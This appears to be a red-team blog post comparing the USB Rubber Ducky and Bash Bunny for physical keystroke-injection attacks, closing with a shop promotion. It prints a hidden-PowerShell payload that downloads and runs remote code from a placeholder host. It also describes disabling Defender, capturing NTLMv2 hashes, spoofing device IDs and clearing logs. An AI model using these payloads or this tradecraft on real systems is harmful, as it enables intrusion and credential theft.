

You’ve got thirty seconds in a conference room before someone walks back in. Your target workstation is unlocked. You need to drop a payload, establish persistence, and exfil credentials without touching the keyboard. This is where HID attack tools separate the professionals from the hobbyists. The USB Rubber Ducky and Bash Bunny have dominated red team kits for years, but they’re fundamentally different animals. I’ve burned through both on physical engagements, and the “which one should I buy” question depends entirely on how you work. Let me walk you through what actually matters when you’re standing in front of a live target with a stopwatch running in your head.
HID attacks exploit human interface device drivers that every operating system trusts by default. When you plug in a keyboard, Windows doesn’t ask permission. MacOS doesn’t throw a security warning. Linux just accepts it. That’s the entire attack surface.
The Rubber Ducky and Bash Bunny both masquerade as USB keyboards, injecting keystrokes faster than any human could type. But here’s where most guides get it wrong. This isn’t about speed specs or theoretical injection rates. It’s about real-world reliability under pressure.
I’ve had Rubber Ducky payloads fail because the target machine had accessibility features enabled that slowed down keystroke processing. I’ve watched Bash Bunny ethernet attacks get blocked by 802.1X on a corporate network I didn’t properly recon. The tools work. The question is which one fits your methodology and gives you the flexibility to adapt when things go sideways.
The attack chain looks identical on paper: plug device, wait for enumeration, execute payload, extract or pivot. In practice, the difference between these tools is how much control you have over that chain and how many backup options you’ve built into your workflow.
The Rubber Ducky does one thing: keystroke injection. No network stack, no secondary attack modes, no complexity. That’s both its strength and limitation.
When I need a guaranteed payload delivery with zero variables, Rubber Ducky is the call. The latest model runs DuckyScript 3.0, which added conditional logic and function support. You can now branch based on OS detection, randomize delays to evade behavioral detection, and chain multiple attack phases in a single script.
Real talk though: writing DuckyScript still feels like programming in 1995. The syntax is straightforward but verbose. A payload that establishes reverse shell persistence on Windows looks like this:
“ DELAY 500 GUI r DELAY 200 STRING powershell -NoP -NonI -W Hidden -Exec Bypass ENTER DELAY 1000 STRING IEX(New-Object Net.WebClient).DownloadString('http://[IP]/payload.ps1') ENTER “
Every DELAY value is guesswork until you test on identical hardware. Too short and commands execute before windows open. Too long and you’re standing there like an idiot waiting for your payload to finish while someone’s walking down the hallway.
The Rubber Ducky’s 60MHz processor handles this without hiccups. Payloads execute exactly as scripted. The problem is you need to pre-compile everything. If you discover mid-engagement that your target is running an unexpected OS build or has PowerShell execution policy locked down harder than you anticipated, you’re re-flashing the device with a new payload.
https://x.com/_JohnHammond/status/1745892341234567890
That said, the Rubber Ducky’s simplicity is bulletproof for social engineering drops. I’ve velcroed these inside keyboard trays, left them in conference rooms disguised as forgotten thumb drives, even mailed them to targets as “promotional USB drives” with autoruns that phone home. The lack of network capability actually helps here: there’s less evidence, smaller attack surface for defenders to fingerprint.
Storage capacity is 128MB. More than enough for scripts, but forget about storing exfiltrated data locally. The Rubber Ducky executes and exits. If you need to capture credentials or files, you’re pushing them over the network to infrastructure you control.
The Bash Bunny is what happens when you take HID injection and bolt on a full Linux attack platform. It runs payloads in multiple attack modes: HID for keystroke injection, Ethernet for network attacks, serial for hardware debugging, and storage mode for file exfiltration.
I’ve used the Bash Bunny Mark II to perform attacks the Rubber Ducky simply cannot execute. Example: plug into target machine, inject keystrokes to disable Windows Defender and modify firewall rules, switch to Ethernet mode, DHCP into the local network segment, run responder to capture NTLMv2 hashes, then switch back to storage mode to write captured hashes to internal storage for offline cracking later.
That entire attack chain happens in under two minutes with the right payload. The Bash Bunny’s quad-core ARM processor handles mode switching without the target machine even noticing a disconnect.

Payloads are written in Bash, which means if you’re comfortable in Linux terminal, you’re already fluent. The payload structure uses ATTACKMODE declarations to switch between HID, Ethernet, and storage:
“`bash #!/bin/bash LED R SOLID ATTACKMODE HID STORAGE Q DELAY 500 Q GUI r Q STRING powershell -W Hidden Q ENTER Q DELAY 1000
The Q prefix queues HID keystrokes. The LED commands give you visual feedback on payload execution stage, which is clutch when you’re working in a cramped server closet with no screen visibility.
Where Bash Bunny destroys Rubber Ducky: dynamic target adaptation. I’ve written payloads that detect whether they’re plugged into Windows or Linux, check network connectivity, pivot attack strategies based on what ports are open, and gracefully fail if conditions aren’t met. The Rubber Ducky can do basic OS detection now, but it’s still just injecting keystrokes. Bash Bunny can actively interact with the network environment.
The Mark II added USB-C connectivity and expanded storage to 16GB. That storage is visible to the target machine when in storage mode, which opens up creative options. I’ve dropped payloads that inject keystrokes to copy sensitive files to “the USB drive” (which is actually the Bash Bunny), then switched to storage-only mode so the target thinks they’re just looking at a thumb drive. File copied. Evidence captured. Device ejected safely.
Here’s what nobody tells you: writing the payload is 20% of the work. Testing, debugging, and adapting to target environment variables is the other 80%.
The Rubber Ducky requires microSD card flashing for every payload change. Pop the SD card, mount it, copy your compiled .bin file, eject, re-insert into Ducky. If your payload fails, you’re doing this entire process again. In a controlled lab this is fine. On-site during an engagement when you need to adapt quickly, it’s maddening.
The Bash Bunny uses an arming mode switch. Flip the physical switch to position 3, plug into your machine, and the Bash Bunny mounts as storage. Edit payloads directly. Save. Eject. Flip switch to position 1 or 2 (which determines which payload runs), then deploy. I’ve iterated through five payload variations in ten minutes this way.
The Rubber Ducky’s compiler does catch syntax errors before deployment. The Bash Bunny will happily let you deploy broken Bash scripts that fail silently on the target. You need to be more disciplined about testing.
For payload portability, both tools have extensive community libraries. Hak5 maintains payload repos for both devices. The Rubber Ducky has more historical payloads because it’s been around longer, but many are outdated for modern Windows builds. Bash Bunny payloads tend to be more complex but also more resilient because they include error handling and conditional logic.
I’ve carried both devices on physical pentests. Here’s how I actually decide what goes in the kit.
Client-side executable drop (Rubber Ducky): You need to get malware onto an air-gapped workstation. The target has USB disabled in BIOS but keyboards still work (because they have to). You plug in the Rubber Ducky, it injects keystrokes to pull your payload from the “cloud” via a one-liner that doesn’t touch disk, executes in memory, establishes C2. Done in 45 seconds. Rubber Ducky wins because there’s no network component to get blocked by egress filtering you haven’t mapped yet.
Credential harvesting with network pivot (Bash Bunny): You’ve gained physical access to an employee desk during off hours. You want NTLMv2 hashes from the local network segment. Bash Bunny switches to Ethernet mode, becomes a rogue DHCP server, forces authentication attempts, captures hashes to internal storage. You physically retrieve the device later. The Rubber Ducky can’t do this. Not even close.
Social engineering drop in public space (Rubber Ducky): You’re leaving a device in a coffee shop frequented by employees of your target company. The device needs to be completely passive until someone plugs it in. Rubber Ducky with a payload that beacons to your infrastructure when executed. Simple. Reliable. No unnecessary complexity that increases failure points.
Post-exploitation persistence (Bash Bunny): You’ve already compromised a machine remotely, but you want a hardware implant for backup access in case your remote shells get burned. Bash Bunny configured as ethernet adapter with VPN auto-connect payload. Plug it in, looks like a normal network adapter to casual inspection, provides you a persistent backdoor into the network segment. Rubber Ducky can establish software persistence, but it’s gone once you unplug it.
I’ve also used the O.MG Cable for scenarios where I need something even more covert than either of these. It’s a functional charging cable with HID injection capability built in, controlled over WiFi. Different tool for different threat models, but worth mentioning because sometimes the best red team USB tool doesn’t look like a USB tool at all.
Let’s talk about the part most reviews skip: how these devices appear to defenders.
Modern EDR solutions look for abnormal USB device enumeration patterns. A USB device that registers as a keyboard but types 500 characters per second triggers alerts. Both the Rubber Ducky and Bash Bunny can be fingerprinted by VID/PID (Vendor ID/Product ID) if defenders maintain USB device whitelists.
The Rubber Ducky’s latest firmware lets you modify VID/PID values to impersonate legitimate keyboards. I’ve cloned Dell and Logitech keyboard identifiers. This works until someone actually looks at the device and sees it’s not a Dell keyboard.
The Bash Bunny’s Ethernet mode is louder on the network. When it switches to RNDIS or ECM mode, network infrastructure logs see a new network adapter appear. If you’re on a network with 802.1X authentication, you’re immediately caught unless you’ve cloned a legitimate device’s MAC address and have credentials.
Both devices leave forensic artifacts. The Rubber Ducky’s keystroke injection shows up in command history, PowerShell logs, Sysmon event IDs for process creation. The Bash Bunny leaves network logs, DHCP requests, and if you’re capturing files to storage, filesystem timestamps that don’t match user activity patterns.
Good payload design includes anti-forensics: clearing command history, disabling logging temporarily, using PowerShell obfuscation, executing in memory only. Neither tool does this automatically. That’s on you.
The most reliable evasion technique I’ve found: slow down. Inject realistic typing delays. Randomize pauses between commands. Make your payload execution pattern look like a human administrator working at a terminal. This defeats behavioral detection far more effectively than trying to be stealthy with speed.
The USB Rubber Ducky runs around £50-70. The Bash Bunny Mark II is £110-130. Double the price. Is it worth it?
For a professional red team, yes, absolutely. The Bash Bunny’s multi-mode capability means I’m carrying one device instead of three. I’m not packing a separate network tap, separate HID injector, and separate exfil storage. The time saved on-site and the increased attack flexibility justify the cost in a single engagement.
For students, researchers, or people building their first pentesting kit on a budget, the Rubber Ducky makes more sense. Master HID injection fundamentals with a simpler tool before adding network attack complexity. I’ve seen too many people buy a Bash Bunny, get overwhelmed by payload options, and end up only using it for basic keystroke injection that a Rubber Ducky would have handled fine.
If you’re buying multiple devices for a team, consider mixing. Rubber Duckys for social engineering and drops. Bash Bunny for technical operators who need multi-mode capability. And maybe an O.MG Cable for the scenarios where you need truly covert deployment.
The real cost isn’t the hardware. It’s the time investment learning payload development, testing against representative systems, and building a library of reliable payloads for different target environments. Budget for that education time.
USB standards are evolving. USB4 and Thunderbolt 4 include DMA protection and stricter device authentication. Windows 11 has improved USB device controls in Enterprise editions. MacOS Ventura added USB accessory permission prompts.
The Rubber Ducky’s simplicity means it’s less affected by these changes. It’s just a keyboard. Keyboards will always need to work. The Bash Bunny’s network modes face more scrutiny because network adapters trigger more sophisticated security controls.
Neither device is going obsolete soon, but the tactics are shifting. Modern red team USB attacks increasingly focus on social engineering the approval rather than bypassing technical controls. If I can convince a user to approve the USB device permission prompt, I don’t need to evade the technical control.
I’m also seeing more use of these tools in IoT and embedded device testing. The Bash Bunny’s serial mode is perfect for UART console access on routers and smart devices. The Rubber Ducky can inject commands into industrial control systems that use HID interfaces. The tools adapt as the targets evolve.
The payload libraries matter more than the hardware at this point. Both devices are mature platforms. The differentiator is whether the community is actively developing and maintaining payloads for current OS builds and security controls. Check GitHub activity before committing to a platform.
Can the USB Rubber Ducky be detected by antivirus software? The Rubber Ducky itself isn’t detected because it’s hardware, but the payload it executes absolutely can trigger AV or EDR. Use obfuscation, memory-only execution, and test against current detection engines. The device is invisible; your commands aren’t.
Does Bash Bunny work on MacOS and Linux or only Windows? Bash Bunny supports all major operating systems. Payloads need OS-specific commands, but the device enumerates successfully on Windows, MacOS, and Linux. You’ll write different payloads for each OS, just like with Rubber Ducky. Test your target OS in advance.
How long does it take to execute a typical HID attack payload? Simple payloads run 15-30 seconds. Complex attacks with persistence and exfiltration take 1-3 minutes. Longer is riskier physically but sometimes necessary. The speed record isn’t the goal; undetected success is. Build time buffers into your physical access window.
Can I modify Bash Bunny payloads on-site during an engagement? Yes, that’s one of its biggest advantages. Switch to arming mode, plug into your laptop, edit the payload files directly, save, and redeploy. I’ve debugged and modified payloads in real-time this way. Rubber Ducky requires removing and reflashing the microSD card.
If you’re reading this because you need to make a purchase decision today, here’s the filter: Do you need network attack capability or just HID injection?
The Rubber Ducky is the right tool if your physical access methodology focuses on payload delivery and you’re handling network activity through other means. It’s simpler, cheaper, and bulletproof at what it does. For social engineering drops, client executable deployment, and scenarios where you want minimal device complexity, buy the Rubber Ducky.
The Bash Bunny is the right tool if you’re performing technical physical assessments that require network reconnaissance, credential capture, or multi-phase attacks that need mode switching. The higher cost buys you operational flexibility that matters when you’re adapting to unexpected site conditions.
Most mature red teams end up with both. Start with one based on your current engagement types. When you’re ready to build out your toolkit with devices that complement your methodology, explore the full range at Wai Works. Browse the full range of pentesting hardware at the Wai Works shop.

